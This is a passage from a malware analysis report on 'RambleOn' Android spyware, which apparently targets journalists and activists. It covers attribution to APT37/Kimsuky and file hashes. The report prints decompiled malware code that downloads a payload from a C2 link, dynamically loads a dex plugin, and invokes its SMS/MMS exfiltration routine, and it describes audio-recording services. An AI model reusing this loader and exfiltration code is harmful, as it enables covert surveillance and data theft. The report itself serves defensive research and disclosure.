    public int a(String str, String str2, String str3) {
        String string = PreferenceManager.getDefaultSharedPreferences(getApplicationContext()).getString("PRIMARY_ACCESSTOKEN", "0");
        if (string.equals("0")) {
            return 0;
        }
        try {
            HttpsURLConnection httpsURLConnection = (HttpsURLConnection) new URL(str + str2).openConnection();
            httpsURLConnection.setRequestProperty("Authorization", string);
            HttpsURLConnection.setDefaultHostnameVerifier(new d(this));
            SSLContext sSLContext = SSLContext.getInstance("TLS");
            sSLContext.init(null, null, null);
            httpsURLConnection.setRequestMethod("GET");
            httpsURLConnection.setSSLSocketFactory(sSLContext.getSocketFactory());
            httpsURLConnection.setConnectTimeout(120000);
            httpsURLConnection.setReadTimeout(120000);
            if (httpsURLConnection.getResponseCode() == 200) {
                BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(httpsURLConnection.getInputStream()));
                StringBuffer stringBuffer = new StringBuffer();
                while (true) {
                    String readLine = bufferedReader.readLine();
                    if (readLine == null) {
                        break;
                    }
                    stringBuffer.append(readLine);
                }
                bufferedReader.close();
                HttpsURLConnection httpsURLConnection2 = (HttpsURLConnection) new URL(new JSONObject(stringBuffer.toString()).getString("href")).openConnection();
                httpsURLConnection2.setRequestMethod("GET");
                httpsURLConnection2.setSSLSocketFactory(sSLContext.getSocketFactory());
                httpsURLConnection2.setConnectTimeout(120000);
                httpsURLConnection2.setReadTimeout(120000);
                if (httpsURLConnection2.getResponseCode() == 200) {
                    InputStream inputStream = httpsURLConnection2.getInputStream();
                    FileOutputStream fileOutputStream = new FileOutputStream(str3);
                    byte[] bArr = new byte[4096];
                    while (true) {
                        int read = inputStream.read(bArr);
                        if (read == -1) {
                            fileOutputStream.close();
                            inputStream.close();
                            return 1;
                        }
                        fileOutputStream.write(bArr, 0, read);
                    }
                }
            }
        } catch (Exception unused) {
        }
        return -1;
    }
```

Figure 22 Screenshot of the MyFirebaseMessagingService class implementation

The payload itself then registers many services contained within the APK which perform DexClassLoading operations to the secondary payload stored on the device. These services can then be run continuously via the C2. These include:

- recService – Executes method **rec()** in second payload to record audio
- sendJobService – Performs an asynchronous task to continually invoke method **send()** insecond payloadwhich exfiltrates SMS/MMS data. This functionality is also shown in Figure 11.
- smsJobService – Executes method **sms()** in second payload, which provides functionality to send or append SMS.
- updateStateService – Performs an asynchronous task to continually invoke method **updateState()**, which calls both send() to exfiltrate data continually & ensures payloads are downloaded. This functionality is described above.





Figure 23 Services contained in the second payload

Below, provides an example of the “sendJobService” class which allows the C2 to trigger a data exfiltration event.



```
/* loaded from: /media/sf_OVI/OneDrive/Documents/751e67116e71b0a04bce6cabfa748fc105238ed1dd5b7d72f6d3f6301bbcad17 */
public class a extends AsyncTask<Void, Void, Boolean> {
    public a() {
    }

    /* JADX DEBUG: Method arguments types fixed to match base method, original types: [java.lang.Object[]] */
    /* JADX DEBUG: Return type fixed from 'java.lang.Object' to match base method */
    @Override // android.os.AsyncTask
    public Boolean doInBackground(Void[] voidArr) {
        try {
            SharedPreferences defaultSharedPreferences = PreferenceManager.getDefaultSharedPreferences(sendJobService.this.getApplicationContext());
            String string = defaultSharedPreferences.getString("VERSION", "1.0");
            if (!string.equals("1.0")) {
                int i = defaultSharedPreferences.getInt("PLUGINDEXDOWN" + string, 0);
                String str = sendJobService.this.getApplicationContext().getFilesDir().getAbsolutePath() + "/.temp/plugin" + string + ".dex";
                File file = new File(str);
                if (i == 1 && file.exists()) {
                    try {
                        b.b.a.a.f1095b.getMethod("send", new Class[0]).invoke(b.b.a.a.f1097d, new Object[0]);
                    } catch (Exception unused) {
                        b.b.a.a.f1094a = new DexClassLoader(str, sendJobService.this.getDir("pluginindex", 0).getAbsolutePath(), null, sendJobService.this.getClassLoader());
                        b.b.a.a.f1095b = b.b.a.a.f1094a.loadClass("com.personal.info.plugin");
                        b.b.a.a.f1096c = b.b.a.a.f1095b.getConstructor(Context.class);
                        b.b.a.a.f1097d = b.b.a.a.f1096c.newInstance(sendJobService.this.getApplicationContext());
                        b.b.a.a.f1095b.getMethod("send", new Class[0]).invoke(b.b.a.a.f1097d, new Object[0]);
                    }
                }
            }
        } catch (Exception unused2) {
        }
        return true;
    }

    @Override // android.os.AsyncTask
    public void onPreExecute() {
        super.onPreExecute();
    }
}
```

Figure 24 Screenshot of sendJobService class contained in the second payload

Attribution

Over the last year, Interlab has been working with human rights activists and journalists to document and index digital threats. Building a database of these threats, allow us to provide correlation between events based on categorised elements within each individual attack. To support this, we use the Diamond model to facilitate correlations for attribution. The diamond model relies upon indexing elements of an attack based on four categories: **Adversary attributes** (source email, handles, phone numbers, network assets etc), **infrastructure** (IP addresses, domain names, email addresses etc), **victimology** (modus operandi, targeted individual or organisational, personas, network assets, email addresses etc), **capabilities** (malware, exploits, hack tools, stolen certificates etc).

During our analysis of RambleOn, we found very little data points within our dataset that support clear and direct attribution for this event. However, there are multiple aspects that should be noted that can enrich further attribution in the future:

1. **Victimology**: The victimology of this event fits very closely with the modus operandi of groups such as APT 37 & Kimsuky.
2. **Infrastructure**: It should also be noted that the utilisation of pCloud and Yandex storage for payload delivery and command and control have been seen to be somewhat consistently utilised by APT 37 (reference: https://www2.fireeye.com/rs/848-DID-242/images/rpt_APT37.pdf)
3. **Capabilities**: The utilisation of Google's Firebase Cloud Messaging (FCM) has recently been seen within Android malware for a campaign attributed to Kimsuky (reference: https://medium.com/s2wblog/unveil-the-evolution-of-kimsuky-targeting-android-devices-with-newly-discovered-mobile-malware-280dae5a650f). It is also noted, that within this malware referenced, we identified a large amount of method and class name correlations which indicate some familiarity between the samples.

We believe that raising these points allows for a pragmatic approach to the potentiality of attribution by other researchers going forward.

IOC Index

To support research across the digital rights and information security industry, we have made the samples available to all publicly on VirusTotal and https://malshare.com/.

File Description	Sha256
Stage 1: Fizzle App	97d8aed87ec78d975aaff4a63415badf95635616686a7ad4a3257e02b6ca2400
Stage 2: Dex payload	0dadf1240fd097d15dee890d448cfab02d3ef8698bdc44e18f1b5495e500655f
Stage 3: com.data.WeCoin	751e67116e71b0a04bce6cabfa748fc105238ed1dd5b7d72f6d3f6301bbcad17

Interlab is a non-profit organization based in Seoul with mission to create resilient digital safety net for freedom of citizens, providing free digital security consultations, trainings, incident response support and research of cyber threat toward civic society.

For any inquiries regarding on this report, please reach us through contact@interlab.or.kr